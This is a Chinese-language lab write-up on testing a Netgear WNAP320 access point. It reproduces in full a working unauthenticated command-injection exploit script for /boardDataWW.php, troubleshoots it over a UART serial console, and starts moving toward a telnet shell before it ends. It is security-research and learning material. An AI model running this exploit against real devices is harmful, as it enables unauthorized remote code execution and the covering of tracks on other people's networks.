下载POC并尝试打通
插入路由器电源并将LAN口连到电脑上,按照路由器背面的IP访问默认网关


可以看到能够访问。
接着下载在https://www.exploit-db.com/的该路由器poc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
| # Exploit Title: Netgear WNAP320 2.0.3 - 'macAddress' Remote Code Execution (RCE) (Unauthenticated)
# Vulnerability: Remote Command Execution on /boardDataWW.php macAddress parameter
# Notes: The RCE doesn't need to be authenticated
# Date: 26/06/2021
# Exploit Author: Bryan Leong <NobodyAtall>
# IoT Device: Netgear WNAP320 Access Point
# Version: WNAP320 Access Point Firmware v2.0.3
import requests
import sys
if(len(sys.argv) != 2):
print('Must specify the IP parameter')
print("eg: python3 wnap320_v2_0_3.py <IP>")
sys.exit(0)
host = sys.argv[1]
port = 80
cmd = ''
while(True):
cmd = input('Shell_CMD$ ')
#injecting system command part writing the command output to a output file
data = {
'macAddress' : '112233445566;' + cmd + ' > ./output #',
'reginfo' : '0',
'writeData' : 'Submit'
}
url = 'http://' + host + '/boardDataWW.php'
response = requests.post(url, data=data)
if(response.ok):
#read the command output result
url = 'http://' + host + '/output'
cmdOutput = requests.get(url)
print(cmdOutput.text)
#remove trace
cmd = 'rm ./output'
data = {
'macAddress' : '112233445566;' + cmd + ' #',
'reginfo' : '0',
'writeData' : 'Submit'
}
url = 'http://' + host + '/boardDataWW.php'
response = requests.post(url, data=data)
else:
print('[!] No response from the server.')
|
经过对该exp进行分析可以得知,该漏洞是利用192.168.0.100/boardDataWW.php 存在一个命令注入漏洞,只要MAC地址符合格式,可以利用分号拼接新命令
该exp将新的命令的回显放进output文件里,打印出来,再删除output文件,完成rce。
尝试打通:

可以看到这里显示的页面404,并未打通
利用串口找出未打通原因
准备连接UART端口查看
使用内六角螺丝刀拆开路由器外壳,看到电路板

红圈圈出来的J1位置有4个并排的针脚,很可能是UART串口
进行测试,分辨出GND,TX,RX,VCC:
将万用表调到通路档,一根表笔连接屏蔽罩,另一根表笔逐个测试四个针脚,若蜂鸣器响起则说明该针脚接地,也就是GND
经测试,最上面的一根针脚响起,为GND

接着测试VCC针脚。给路由器插上电源,万用表调到20V直流电档,黑表笔接屏蔽罩,红表笔测试四个针脚。如果示数为3.3V左右就是VCC
测试后最下面的一根针脚为VCC
后续测试出的J1区域UART串口排列是这样的:
GND
RX
TX
VCC
用杜邦线连接GND,RX,TX分别到CH340G的GND,TXD,RXD端上,VCC不连。
尝试用moba xterm连接:

可以看到端口是COM13

连接后按下reset键将路由器重启,查看回显:


已经成功连接串口。
使用路由器背后的密码连接串口

找到www的web root位置,接着尝试查看为什么poc打不通:

可以看到真机是将这一块区域设置为了只读

这一行也说明是只读的
使用burp测试漏洞:

在串口查看文件:

说明漏洞是生效的,只是没有办法通过写文件的方式来回显命令,需要另想办法
换方法获得shell
尝试在主机上找nc

找到了telnet,那么就利用命令执行来连接:
